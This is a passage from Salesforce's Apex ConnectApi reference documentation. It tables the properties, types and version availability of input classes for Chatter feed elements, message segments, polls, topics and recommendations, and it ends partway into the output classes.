`memberOperationType`	`ConnectApi.RecommendationAudienceMemberOperationType`	The operation to carry out on the audience members. Values are: • `Add`—Adds specified members to the audience. • `Remove`—Removes specified members from the audience.	Required to update a recommendation audience Don't use or specify `null` to create a recommendation audience	36.0
`members`	List<String>	A collection of user IDs. When updating an audience, you can include up to 100 members. An audience can have up to 100,000 members, and each community can have up to 100 audiences.	Required to update a recommendation audience Don't use or specify `null` to create a recommendation audience	36.0

ConnectApi.DataCloudOrderInput Class

Input representation for a Datacloud order to purchase contacts or companies and retrieve purchase information.

Property	Type	Description	Required or Optional	Available Version
`companyIds`	String	A comma-separated list of identification numbers for the companies to be purchased. You can't include any contact IDs or your purchase fails.	Required to purchase companies	32.0
`contactIds`	String	A comma-separated list of identification numbers for the contacts to be purchased. You can't include any company IDs or your purchase fails.	Required to purchase contacts	32.0
`userType`	ConnectDataCloudUserTypeEnum	Indicates the Data.com user type to be used. There are two user types. • `Monthly` (default) • `Listpool`	Optional	32.0

SEE ALSO:

postOrder(orderInput)

ConnectApi.DirectMessageCapabilityInput

Create or update a direct message.

Property	Type	Description	Required or Optional	Available Version
`membersToAdd`	List<String>	List of user IDs for members to include in the direct message.	Required	39.0
`subject`	String	Subject of the direct message.	Optional	39.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.FeedElementCapabilitiesInput

A container for all capabilities that can be included when creating a feed element.

Property	Type	Description	Required or Optional	Available Version
`associatedActions`	`ConnectApi.AssociatedActionsCapabilityInput Class`	Describes actions added to this feed element.	Optional	33.0
`bookmarks`	`ConnectApi.BookmarksCapabilityInput`	Describes bookmarks added to this feed element.	Optional	32.0
`canvas`	`ConnectApi.CanvasCapabilityInput`	Describes a canvas app added to this feed element.	Optional	32.0
`content`	`ConnectApi.ContentCapabilityInput`	Describes content added to this feed element. **Important:** This class isn't available for feed posts in version 36.0 and later. In version 36.0 and later, use ConnectApi.FilesCapabilityInput.	Optional	32.0–35.0
`directMessage`	`ConnectApi.DirectMessageCapabilityInput`	Describes the direct message.	Optional	39.0
`feedEntityShare`	`ConnectApi.FeedEntityShareCapabilityInput`	Describes the feed entity shared with the feed element.	Optional	39.0

Property	Type	Description	Required or Optional	Available Version
`files`	`ConnectApi.FilesCapabilityInput`	Describes files attached to this feed element.	Optional	36.0
`link`	`ConnectApi.LinkCapabilityInput`	Describes a link added to this feed element.	Optional	32.0
`poll`	`ConnectApi.PollCapabilityInput`	Describes a poll added to this feed element.	Optional	32.0
`questionAndAnswers`	`ConnectApi.QuestionAndAnswersCapabilityInput`	Describes a question and answer capability added to this feed element.	Optional	32.0
`topics`	`ConnectApi.TopicsCapabilityInput`	Describes topics assigned to this feed element.	Optional	38.0

SEE ALSO:

ConnectApi.FeedElementInput Class

ConnectApi.FeedElementCapabilityInput Class

A feed element capability.

In API version 30.0 and earlier, most feed items can have comments, likes, topics, and so on. In version 31.0 and later, every feed item (and feed element) can have a unique set of *capabilities*. If a capability property exists on a feed element, that capability is available, even if the capability property doesn't have a value. For example, if the `ChatterLikes` capability property exists on a feed element (with or without a value), the context user can like that feed element. If the capability property doesn't exist, it isn't possible to like that feed element. A capability can also contain associated data. For example, the `Moderation` capability contains data about moderation flags.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

This class is a superclass of:

- `ConnectApi.AssociatedActionsCapabilityInput`
- `ConnectApi.BookmarksCapabilityInput`
- `ConnectApi.CanvasCapabilityInput`
- `ConnectApi.ContentCapabilityInput`
- `ConnectApi.DirectMessageCapabilityInput`
- `ConnectApi.FeedEntityShareCapabilityInput`
- `ConnectApi.FilesCapabilityInput`
- `ConnectApi.LinkCapabilityInput`
- `ConnectApi.MuteCapabilityInput`
- `ConnectApi.PollCapabilityInput`
- `ConnectApi.QuestionAndAnswersCapabilityInput`
- `ConnectApi.StatusCapabilityInput`

- `ConnectApi.TopicsCapabilityInput`

ConnectApi.FeedElementInput Class

Feed elements are the top-level items that a feed contains. Feeds are feed element containers.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

Superclass of ConnectApi.FeedItemInput Class.

Property	Type	Description	Required or Optional	Available Version
`capabilities`	`ConnectApi.FeedElementCapabilitiesInput`	The capabilities that define auxiliary information on this feed element.	Optional	31.0
`feedElementType`	`ConnectApi.FeedElementType`	The type of feed element this input represents.	Required	31.0
`subjectId`	String	The ID of the parent this feed element is being posted to. This value can be the ID of a user, group, or record, or the string `me` to indicate the context user.	Required	31.0

SEE ALSO:

- Post a Feed Element with a Mention
- Post a Feed Element with Existing Content
- Post a Feed Element with a New File (Binary) Attachment
- Define an Action Link and Post with a Feed Element
- Define an Action Link in a Template and Post with a Feed Element
- Share a Feed Element (in Version 39.0 and Later)
- Edit a Feed Element
- Edit a Question Title and Post
- Post a Rich-Text Feed Element with Inline Image

ConnectApi.FeedEntityShareCapabilityInput

Share a feed entity with a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`feedEntityId`	String	ID of the feed entity to share with the feed element.	Required	39.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.FeedItemAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.FeedElementCapabilityInput Class.

Used to attach a file to a feed item.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

Superclass for:

- ConnectApi.CanvasAttachmentInput Class
- ConnectApi.ContentAttachmentInput Class
- ConnectApi.LinkAttachmentInput Class
- ConnectApi.NewFileAttachmentInput Class
- ConnectApi.PollAttachmentInput Class

ConnectApi.FeedItemInput Class

Used to create rich feed items, for example, feed items that include @mentions or files.

Subclass of ConnectApi.FeedElementInput Class as of version 31.0.

Property	Type	Description	Required or Optional	Available Version
`attachment`	`ConnectApi.FeedItemAttachmentInput Class`	Specifies the attachment for the feed item. The feed item type is inferred based on the provided attachment. **Important:** As of API version 32.0, use the inherited `capabilities` property.	Optional	28.0–31.0
`body`	`ConnectApi.MessageBodyInput Class`	Message body. The body can contain up to 10,000 characters and 25 mentions. Because the character limit can change, clients should make a `describeSObjects()` call on the FeedItem or FeedComment object and look at the length of the `Body` or `CommentBody` field to determine the maximum number of allowed characters.	Required unless the feed item has a link capability or a content capability.	28.0

Property	Type	Description	Required or Optional	Available Version
		If you specify `originalFeedElementId` to share a feed item, use the `body` property to add the first comment to the feed item. To edit this property in a feed item, use `updateFeedElement(communityId, feedElementId, feedElement)`. Editing feed posts is supported in version 34.0 and later.		
`isBookmarkedByCurrentUser`	Boolean	Specifies if the new feed item should be bookmarked for the user (`true`) or not (`false`). **Important:** As of API version 32.0, use the `capabilities.bookmarks.isBookmarkedByCurrentUser` property.	Optional	28.0–31.0
`originalFeedElementId`	String	To share a feed element, specify its 18-character ID. **Important:** As of API version 39.0, use the `capabilities.feedEntityShare.feedEntityId` property.	Optional	31.0–38.0
`originalFeedItemId`	String	To share a feed item, specify its 18-character ID. **Important:** In API version 32.0–38.0, use the `originalFeedElementId` property. In API version 39.0 and later, use the `capabilities.feedEntityShare.feedEntityId` property.	Optional	28.0–31.0
`visibility`	`ConnectApi.FeedItemVisibilityType` Enum	Specifies the type of users who can see a feed item. • `AllUsers`—Visibility is not limited to internal users. • `InternalUsers`—Visibility is limited to internal users. Default values: • For external users, the default value is `AllUsers`. External users must use this value to see their posts. • For internal users, the default value is `InternalUsers`. Internal users can accept this value or use the value `AllUsers` to allow external users to see their posts. If the parent of the feed item is a user, group, or direct message, the `visibility` of the feed item must be `AllUsers`.	Optional	28.0

ConnectApi.FileIdInput

Attach a file that has already been uploaded or remove a file from a feed element.

Property	Type	Description	Required or Optional	Available Version
`id`	String	ID of a file that has already been uploaded.	Required	36.0
`operationType`	`ConnectApi.OperationType`	Specifies the operation to carry out on the file. Values are: • `Add`—Adds the file to the feed element. • `Remove`—Removes the file from the feed element. `Remove` operations are processed before `Add` operations. Adding content that is already added and removing content that is already removed result in no operation.	Optional If not specified, defaults to `Add`.	36.0

SEE ALSO:

ConnectApi.FilesCapabilityInput

ConnectApi.FilesCapabilityInput

Attach up to 10 files that have already been uploaded or remove one or more files from a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`items`	List<`ConnectApi.FileIdInput`>	List of file IDs and operations to be carried out on those files.	Required	36.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.GroupInformationInput Class

Property	Type	Description	Available Version
`text`	String	The text in the "Information" section of a group.	28.0

Property	Type	Description	Available Version
`title`	String	The title of the "Information" section of a group.	28.0

SEE ALSO:

ConnectApi.ChatterGroupInput Class

ConnectApi.HashtagSegmentInput Class

Used to include a hashtag in a feed item or comment.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Available Version
`tag`	String	Text of the hash tag without the # (hash tag) prefix Note: Closing square brackets ( ]) are not supported in hash tag text. If the text contains a closing square bracket ( ]), the hash tag ends at the bracket.	28.0

SEE ALSO:

ConnectApi.MessageBodyInput Class

ConnectApi.InlineImageSegmentInput

An inline image segment.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Required or Optional	Available Version
`altText`	String	Alt text for the inline image.	Optional If not specified, the title of the inline image file is used as the alt text.	35.0
`fileId`	String	ID of the inline image file.	Required	35.0

SEE ALSO:

Post a Rich-Text Feed Element with Inline Image

ConnectApi.MessageBodyInput Class

ConnectApi.InviteInput

An invitation.

Property	Type	Description	Required or Optional	Available Version
`invitees`	List<`String`>	List of email addresses to send the invitation to.	Required	39.0
`message`	String	Message to include in the invitation.	Optional	39.0

ConnectApi.LinkAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.LinkCapabilityInput.

Used as part of a feed item attachment, to add links.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`url`	String	URL to be used for the link	28.0–31.0
`urlName`	String	Title of the link	28.0–31.0

ConnectApi.LinkCapabilityInput

Create or update a link on a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`url`	String	Link URL. The URL can be to an external site.	Required	32.0
`urlName`	String	Description of the link.	Optional	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.LinkSegmentInput Class

Used to include a link segment in a feed item or comment.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Available Version
`url`	String	URL to be used for the link	28.0

SEE ALSO:

ConnectApi.MessageBodyInput Class

ConnectApi.ManagedTopicPositionCollectionInput Class

A collection of relative positions of managed topics.

Property	Type	Description	Required or Optional	Available Version
`managedTopicPositions`	List<`ConnectApi.ManagedTopicPositionInput`>	List of relative positions of managed topics. This list can include `Featured` and `Navigational` managed topics and doesn't need to include all managed topics. For more information about reordering managed topics, see the example in reorderManagedTopics(communityId, managedTopicPositionCollection).	Required	32.0

ConnectApi.ManagedTopicPositionInput Class

Relative position of a managed topic.

Property	Type	Description	Required or Optional	Available Version
`managedTopicId`	String	ID of existing managed topic.	Required	32.0
`position`	Integer	Relative position of the managed topic, indicated by zero-indexed, ascending whole numbers.	Required	32.0

SEE ALSO:

ConnectApi.ManagedTopicPositionCollectionInput Class

ConnectApi.MarkupBeginSegmentInput

The beginning tag for rich text markup.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Required or Optional	Available Version
`markupType`	`ConnectApi.MarkupType`	Specifies the type of rich text markup. • `Bold`—Bold tag. • `Code`—Code tag. • `Italic`—Italic tag. • `ListItem`—List item tag. • `OrderedList`—Ordered list tag. • `Paragraph`—Paragraph tag. • `Strikethrough`—Strikethrough tag. • `Underline`—Underline tag. • `UnorderedList`—Unordered list tag. Markup segments with a `markupType` of `Code` can include only text segments.	Required	35.0

SEE ALSO:

Post a Rich-Text Feed Element with Inline Image

ConnectApi.MessageBodyInput Class

ConnectApi.MarkupEndSegmentInput

The end tag for rich text markup.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Required or Optional	Available Version
`markupType`	`ConnectApi.MarkupType`	Specifies the type of rich text markup. • `Bold`—Bold tag. • `Code`—Code tag. • `Italic`—Italic tag. • `ListItem`—List item tag. • `OrderedList`—Ordered list tag. • `Paragraph`—Paragraph tag. • `Strikethrough`—Strikethrough tag. • `Underline`—Underline tag. • `UnorderedList`—Unordered list tag.	Required	35.0

SEE ALSO:

Post a Rich-Text Feed Element with Inline Image

ConnectApi.MessageBodyInput Class

ConnectApi.MentionSegmentInput Class

Include an @mention of a user or group in a feed post or comment. When creating a feed post or comment, you can include up to 25 mentions.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Available Version
`id`	String	ID of the user or group to mention. To mention a user, use either `id` or `username`. You can't include both. To mention a group, you must use `id`.	28.0 Groups are available in 29.0.
`username`	String	User name of the user to mention. To mention a user, use either `id` or `username`. You can't include both.	38.0

SEE ALSO:

ConnectApi.MessageBodyInput Class

ConnectApi.MessageBodyInput Class

Used to add rich messages to feed items and comments.

Property	Type	Description	Available Version
`messageSegments`	List<`ConnectApi.MessageSegmentInput Class`>	List of message segments contained in the body	28.0

SEE ALSO:

- ConnectApi.FeedItemInput Class
- ConnectApi.CommentInput Class
- ConnectApi.AnnouncementInput Class

ConnectApi.MessageSegmentInput Class

Used to add rich message segments to feed items and comments.

This class is abstract and has no public constructor. You can make an instance only of a subclass.

Superclass for:

- ConnectApi.HashtagSegmentInput Class
- ConnectApi.InlineImageSegmentInput
- ConnectApi.LinkSegmentInput Class
- ConnectApi.MarkupBeginSegmentInput
- ConnectApi.MarkupEndSegmentInput
- ConnectApi.MentionSegmentInput Class
- ConnectApi.TextSegmentInput Class

Use the ConnectApiHelper repository on GitHub to simplify many of the tasks accomplished with ConnectApi.MessageSegmentInput, such as posting with inline images, rich text, and mentions.

SEE ALSO:

- Edit a Comment
- Edit a Feed Element
- Edit a Question Title and Post
- Post a Rich-Text Feed Element with Inline Image
- ConnectApi.MessageBodyInput Class

ConnectApi.MuteCapabilityInput

Mute or unmute a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`isMutedByMe`	Boolean	Indicates whether the feed element is muted for the context user. Default value is `false`.	Required	35.0

SEE ALSO:

setIsMutedByMe(communityId, feedElementId, isMutedByMe)

ConnectApi.NewFileAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.ContentCapabilityInput.

Describes a new file to be attached to a feed item. The actual binary file, that is the attachment, is provided as part of the BinaryInput in the method that takes this attachment input, such as `postFeedItem` or `postComment`.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`description`	String	Description of the file to be uploaded.	28.0–31.0
`title`	String	The title of the file. This value is required and is also used as the file name. For example, if the title is My Title, and the file is a .txt file, the file name is My Title.txt.	28.0–31.0

ConnectApi.NewUserAudienceCriteriaInput

The criteria for the new members type of recommendation audience.

Subclass of ConnectApi.AudienceCriteriaInput.

Property	Type	Description	Required or Optional	Available Version
`value`	Double	The maximum number of days since a user became a community member. For example, if you specify *30*, anyone who became a community member in the last 30 days is included in the new members audience.	Required	36.0

ConnectApi.PhotoInput Class

Use to specify how crop a photo. Use to specify an existing file (a file that has already been uploaded).

Property	Type	Description	Available version
`cropSize`	Integer	The length, in pixels, of any edge of the crop square.	29.0
`cropX`	Integer	The position X, in pixels, from the left edge of the image to the start of the crop square. Top left is position (0,0).	29.0
`cropY`	Integer	The position Y, in pixels, from the top edge of the image to the start of the crop square. Top left is position (0,0).	29.0
`fileId`	String	18 character ID of an existing file. The key prefix must be 069 and the file size must be less than 2 GB. Note: Images uploaded on the Group page and on the User page don't have file IDs and therefore can't be used.	25.0
`versionNumber`	Integer	Version number of the existing content. If not provided, the latest version is used.	25.0

SEE ALSO:

- setPhotoWithAttributes(communityId, groupId, photo)
- setPhotoWithAttributes(communityId, groupId, photo, fileUpload)
- updateRecommendationDefinitionPhotoWithAttributes(communityId, recommendationDefinitionId, photo)
- updateRecommendationDefinitionPhotoWithAttributes(communityId, recommendationDefinitionId, photo, fileUpload)
- setPhotoWithAttributes(communityId, userId, photo)
- setPhotoWithAttributes(communityId, userId, photo, fileUpload)

ConnectApi.PollAttachmentInput Class

Important: This class isn't available in version 32.0 and later. In version 32.0 and later, use ConnectApi.PollCapabilityInput.

Used to attach a poll to a feed item.

Subclass of ConnectApi.FeedItemAttachmentInput Class

Property	Type	Description	Available Version
`pollChoices`	List<String>	The text labels for the poll items. Polls must contain between 2 to 10 poll choices.	28.0–31.0

ConnectApi.PollCapabilityInput

Create, update, or vote on a poll on a feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`choices`	List<String>	The choices used to create a new poll. You must specify 2–10 poll choices for each poll.	Required for creating a poll	32.0
`myChoiceId`	String	ID of an existing choice on the feed poll. Used to vote on an existing poll.	Required for voting on a poll	32.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.QuestionAndAnswersCapabilityInput

Create or edit a question feed element or set the best answer of the existing question feed element.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`bestAnswerId`	String	A comment ID to use as a best answer for a question feed element. The best answer comment must already exist on the question feed element.	Required to update a feed element. Not supported when posting a feed element.	32.0
`questionTitle`	String	Title for a question feed element. To edit the title of a question, use `updateFeedElement(communityId, feedElementId, feedElement)`. Editing question titles is supported in version 34.0 and later.	Required to post a feed element. Not supported when updating a feed element.	32.0

SEE ALSO:

Edit a Question Title and Post

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.RecommendationAudienceInput

A recommendation audience.

Property	Type	Description	Required or Optional	Available Version
`criteria`	`ConnectApi.AudienceCriteriaInput`	The criteria for the recommendation audience type.	Optional If not specified when creating a recommendation audience, the audience criteria type defaults to custom list.	36.0
`memberOperationType`	`ConnectApi.RecommendationAudienceMemberOperationType`	**Important:** This property is available only in version 35.0. In version 36.0 and later, use ConnectApi.CustomListAudienceCriteriaInput. The operation to carry out on the audience members. • `Add`—Adds specified members to the audience. • `Remove`—Removes specified members from the audience.	Required to update a recommendation audience Don't use or specify `null` to create a recommendation audience	35.0 only
`members`	List<String>	**Important:** This property is available only in version 35.0. In version 36.0 and later, use ConnectApi.CustomListAudienceCriteriaInput. A collection of user IDs. When updating an audience, you can include up to 100 members. An audience can have up to 100,000 members, and each community can have up to 100 audiences.	Required to update a recommendation audience Don't use or specify `null` to create a recommendation audience	35.0 only
`name`	String	The unique name of the recommendation audience.	Optional to update a recommendation audience Required to create a recommendation audience	35.0

SEE ALSO:

createRecommendationAudience(communityId, recommendationAudience)

ConnectApi.RecommendationDefinitionInput

A recommendation definition.

Property	Type	Description	Required or Optional	Available Version
`actionUrl`	String	The URL for acting on the recommendation, for example, the URL to join a group.	Required to create a recommendation definition Optional to update a recommendation definition	35.0
`actionUrlName`	String	The text label for the action URL in the user interface, for example, "Launch."	Required to create a recommendation definition Optional to update a recommendation definition	35.0
`explanation`	String	The explanation, or body, of the recommendation.	Required to create a recommendation definition Optional to update a recommendation definition	35.0
`name`	String	The name of the recommendation definition. The name is displayed in Setup.	Required to create a recommendation definition Optional to update a recommendation definition	35.0
`title`	String	The title of the recommendation definition.	Optional	35.0

SEE ALSO:

createRecommendationDefinition(communityId, recommendationDefinition)

ConnectApi.RequestHeaderInput Class

An HTTP request header name and value pair.

Property	Type	Description	Required or Optional	Available Version
`name`	String	The name of the request header.	Required	33.0

Property	Type	Description	Required or Optional	Available Version
`value`	String	The value of the request header.	Required	33.0

SEE ALSO:

Define an Action Link and Post with a Feed Element

ConnectApi.ScheduledRecommendationInput

A scheduled recommendation.

Property	Type	Description	Required or Optional	Available Version
`channel`	`ConnectApi.RecommendationChannel`	Specifies a way to tie recommendations together, for example, to display recommendations in specific places in the UI or to show recommendations based on time of day or geographic locations. Values are: • `CustomChannel1`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. For example, community managers can use Community Builder to determine where recommendations appear. • `CustomChannel2`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel3`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel4`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `CustomChannel5`—Custom recommendation channel. Not used by default. Work with your community manager to define custom channels. • `DefaultChannel`—Default recommendation channel. Recommendations appear by default	Optional for creating a scheduled recommendation If not specified, defaults to `DefaultChannel`. Don't use when updating a scheduled recommendation	36.0

Property	Type	Description	Required or Optional	Available Version
		on the Customer Service (Napili) community home and question detail pages and in the feed in communities in the Salesforce1 mobile browser app. They also appear anywhere community managers add recommendations using Community Builder in communities using the Summer '15 or later version of the Customer Service (Napili) template. Use these channel values; you can't rename or create other channels.		
`enabled`	Boolean	Indicates whether scheduling is enabled. If `true`, the recommendation is enabled and appears in communities. If `false`, recommendations in feeds in the Salesforce1 mobile browser app aren't removed, but no new recommendations appear. In communities using the Summer '15 or later version of the Customer Service (Napili) template, disabled recommendations no longer appear.	Optional	35.0
`rank`	Integer	Relative rank of the scheduled recommendation indicated by ascending whole numbers starting with 1. Setting the rank is comparable to an insertion into an ordered list. The scheduled recommendation is inserted into the position specified by the `rank`. The `rank` of all the scheduled recommendations after it is pushed down. See Ranking scheduled recommendations example. If the specified `rank` is larger than the size of the list, the scheduled recommendation is put at the end of the list. The `rank` of the scheduled recommendation is the size of the list, instead of the one specified. If a `rank` is not specified, the scheduled recommendation is put at the end of the list.	Optional	35.0
`recommendationAudienceId`	String	ID of the audience for this scheduled recommendation.When updating a scheduled recommendation, specify `ALL`	Optional	35.0

Property	Type	Description	Required or Optional	Available Version
		to remove the association between a recommendation audience and a scheduled recommendation.		
`recommendationDefinitionId`	String	ID of the recommendation definition that this scheduled recommendation schedules.	Required to create a scheduled recommendation You can't specify a `recommendationDefinitionId` when updating an existing scheduled recommendation.	35.0

Ranking scheduled recommendations example

If you have these scheduled recommendations:

Scheduled Recommendations	Rank
ScheduledRecommendationA	1
ScheduledRecommendationB	2
ScheduledRecommendationC	3

And you include this information in the Scheduled Recommendation Input:

Scheduled Recommendation	Rank
ScheduledRecommendationD	2

The result is:

Scheduled Recommendation	Rank
ScheduledRecommendationA	1
ScheduledRecommendationD	2
ScheduledRecommendationB	3
ScheduledRecommendationC	4

SEE ALSO:

createScheduledRecommendation(communityId, scheduledRecommendation)

ConnectApi.StatusCapabilityInput

Change the status of a feed post or comment.

This class is a subclass of ConnectApi.FeedElementCapabilityInput Class.

Property	Type	Description	Required or Optional	Available Version
`feedEntityStatus`	`ConnectApi.FeedEntityStatus`	Specifies the status of the feed post or comment. Values are: • `PendingReview`—The feed post or comment isn't approved yet and therefore isn't published or visible. • `Published`—The feed post or comment is approved and visible.	Required	37.0

ConnectApi.StreamSubscriptionInput

An entity to subscribe to for a Chatter feed stream.

Property	Type	Description	Required or Optional	Available Version
`entityId`	String	The ID of any feed-enabled entity, such as a group, record, or user, that the context user can access. When subscribed, the entity's feed is included in the feed stream.	Required	39.0

SEE ALSO:

ConnectApi.ChatterStreamInput

ConnectApi.TextSegmentInput Class

Used to include a text segment in a feed item or comment.

Subclass of ConnectApi.MessageSegmentInput Class

Property	Type	Description	Available Version
`text`	String	Plain text for this segment. If hashtags or links are detected in *`text`*, they are included in the comment as hashtag and link segments. Mentions are not detected in *`text`* and are not separated out of the text. Mentions require `ConnectApi.MentionSegmentInput Class`.	28.0

SEE ALSO:

- Edit a Comment
- Edit a Feed Element
- Edit a Question Title and Post
- Post a Rich-Text Feed Element with Inline Image
- ConnectApi.MessageBodyInput Class

ConnectApi.TopicInput Class

Update a topic's name or description or merge topics.

Property	Type	Description	Available Version
`description`	String	Description of the topic	29.0
`idsToMerge`	List<String>	List of up to five secondary topic IDs to merge with the primary topic If any of these secondary topics are managed topics, they lose their topic type, topic images, and children topics. Their feed items are reassigned to the primary topic.	33.0
`name`	String	Name of the topic Use this property to change only the capitalization and spacing of the topic name.	29.0

SEE ALSO:

- updateTopic(communityId, topicId, topic)

ConnectApi.TopicNamesInput

A list of topic names to replace currently assigned topics. Also a list of suggested topics to assign.

Property	Type	Description	Required or Optional	Available Version
`topicNames`	List<String>	A list of up to 10 topic names for a feed item or 100 topic names for a record.	Required	35.0

Property	Type	Description	Required or Optional	Available Version
`topicSuggestions`	List<String>	A list of suggested topics to assign to a record or feed item to improve future topic suggestions.	Optional	37.0

SEE ALSO:

reassignTopicsByName(communityId, recordId, topicNames)

ConnectApi.TopicsCapabilityInput

Assign topics to a feed element.

Property	Type	Description	Required or Optional	Available Version
`contextTopicName`	String	Name of the parent topic in the community to which the feed element belongs.	Optional	38.0
`topics`	List<String>	List of topics to assign to the feed element.	Required	38.0

SEE ALSO:

ConnectApi.FeedElementCapabilitiesInput

ConnectApi.UserInput Class

Used to update a user.

Property	Type	Description	Available Version
`aboutMe`	String	The `aboutMe` property of a `ConnectApi.UserDetail` output object. This property populates the "About Me" section of the user profile, which is visible to all members of a community or organization.	29.0

SEE ALSO:

updateUser(communityId, userId, userInput)

`ConnectApi` Output Classes

Most `ConnectApi` methods return instances of `ConnectApi` output classes.

All properties are read-only, except for instances of output classes created within test code.

All output classes are concrete unless marked abstract in this documentation.

All concrete output classes have no-argument constructors that you can invoke only from test code. See Testing ConnectApi Code.

ConnectApi.AbstractContentHubItemType

An item type associated with a repository folder.

This class is abstract.

Superclass of:

- ConnectApi.ContentHubItemTypeDetail
- ConnectApi.ContentHubItemTypeSummary

Property Name	Type	Description	Available Version
`contentStreamSupport`	`ConnectApi.ContentHubStreamSupport`	Specifies support for content streaming. Values are: • `ContentStreamAllowed` • `ContentStreamNotAllowed` • `ContentStreamRequired`	39.0
`description`	String	Description of the item type.	39.0
`displayName`	String	Display name of the item type.	39.0
`id`	String	ID of the item type.	39.0
`isVersionable`	Boolean	Indicates whether the item type can have versions.	39.0
`url`	String	URL to the detailed information of the item type.	39.0

ConnectApi.AbstractDirectoryEntrySummary

A directory entry with summary information.

This class is abstract.

Superclass of:

- ConnectApi.RepositoryGroupSummary
- ConnectApi.RepositoryUserSummary

Property Name	Type	Description	Available Version
`domain`	String	Domain of the directory entry.	39.0
`email`	String	Email of the directory entry.	39.0
`id`	String	ID of the directory entry.	39.0
`type`	`ConnectApi.ContentHubDirectoryEntryType`	Type of directory entry. Values are: • `GroupEntry` • `UserEntry`	39.0

ConnectApi.AbstractMessageBody Class

This class is abstract.

Superclass of:

- ConnectApi.FeedBody Class
- ConnectApi.MessageBody Class

Name	Type	Description	Available Version
`isRichText`	Boolean	Indicates whether the body is rich text.	35.0
`messageSegments`	List<`ConnectApi.MessageSegment`>	List of message segments	28.0
`text`	String	Display-ready text. Use this text if you don't want to process the message segments.	28.0

ConnectApi.AbstractRecommendation Class

A recommendation.

This class is abstract.

Superclass of:

- ConnectApi.EntityRecommendation Class
- ConnectApi.NonEntityRecommendation Class

  ConnectApi.NonEntityRecommendation Class isn't used in version 34.0 and later. In version 34.0 and later, ConnectApi.EntityRecommendation Class is used for all recommendations.

Property Name	Type	Description	Available Version
`explanation`	`ConnectApi.RecommendationExplanation`	The recommendation explanation.	32.0
`platformActionGroup`	`ConnectApi.PlatformActionGroup`	A platform action group instance with state appropriate for the context user.	34.0
`recommendationType`	`ConnectApi.RecommendationType`	Specifies the type of record being recommended.	32.0
`url`	String	URL for the recommendation.	34.0

SEE ALSO:

ConnectApi.RecommendationsCapability

ConnectApi.RecommendationCollection Class

ConnectApi.AbstractRecommendationExplanation Class

Explanation for a recommendation.

This class is abstract.

Superclass of ConnectApi.RecommendationExplanation Class.

Property Name	Type	Description	Available Version
`summary`	String	Summary explanation for recommendation.	32.0
`type`	`ConnectApi.RecommendationExplanationType`	Indicates the reason for the recommendation. • `ArticleHasRelatedContent`—Articles with related content to a context article. • `ArticleViewedTogether`—Articles often viewed together with the article that the context user just viewed. • `ArticleViewedTogetherWithViewers`—Articles often viewed together with other records that the context user views. • `Custom`—Custom recommendations. • `FilePopular`—Files with many followers or views. • `FileViewedTogether`—Files often viewed at the same time as other files that the context user views. • `FollowedTogetherWithFollowees`—Users often followed together with other records that the context user follows. • `GroupMembersFollowed`—Groups with members that the context user follows. • `GroupNew`—Recently created groups. • `GroupPopular`—Groups with many active members. • `ItemViewedTogether`—Records often viewed at the same time as other records that the context user views. • `PopularApp`—Applications that are popular. • `RecordOwned`—Records that are owned by the context user. • `RecordParentOfFollowed`—Parent records of records that the context user follows. • `RecordViewed`—Records that the context user recently viewed. • `TopicFollowedTogether`—Topics often followed together with the record that the context user just followed.	32.0

Property Name	Type	Description	Available Version
		• `TopicFollowedTogetherWithFollowees`—Topics often followed together with other records that the context user follows. • `TopicPopularFollowed`—Topics with many followers. • `TopicPopularLiked`—Topics on posts that have many likes. • `UserDirectReport`—Users who report to the context user. • `UserFollowedTogether`—Users often followed together with the record that the context user just followed. • `UserFollowsSameUsers`—Users who follow the same users as the context user. • `UserManager`—The context user's manager. • `UserNew`—Recently created users. • `UserPeer`—Users who report to the same manager as the context user. • `UserPopular`—Users with many followers. • `UserViewingSameRecords`—Users who view the same records as the context user.	

ConnectApi.AbstractRecordField Class

This class is abstract.

Superclass of:

- ConnectApi.BlankRecordField Class
- ConnectApi.LabeledRecordField Class

A field on a record object.

Message segments in a feed item are typed as `ConnectApi.MessageSegment`. Feed item capabilities are typed as `ConnectApi.FeedItemCapability`. Record fields are typed as `ConnectApi.AbstractRecordField`. These classes are all abstract and have several concrete subclasses. At runtime you can use `instanceof` to check the concrete types of these objects and then safely proceed with the corresponding downcast. When you downcast, you must have a default case that handles unknown subclasses.

Important: The composition of a feed may change between releases. Your code should always be prepared to handle instances of unknown subclasses.

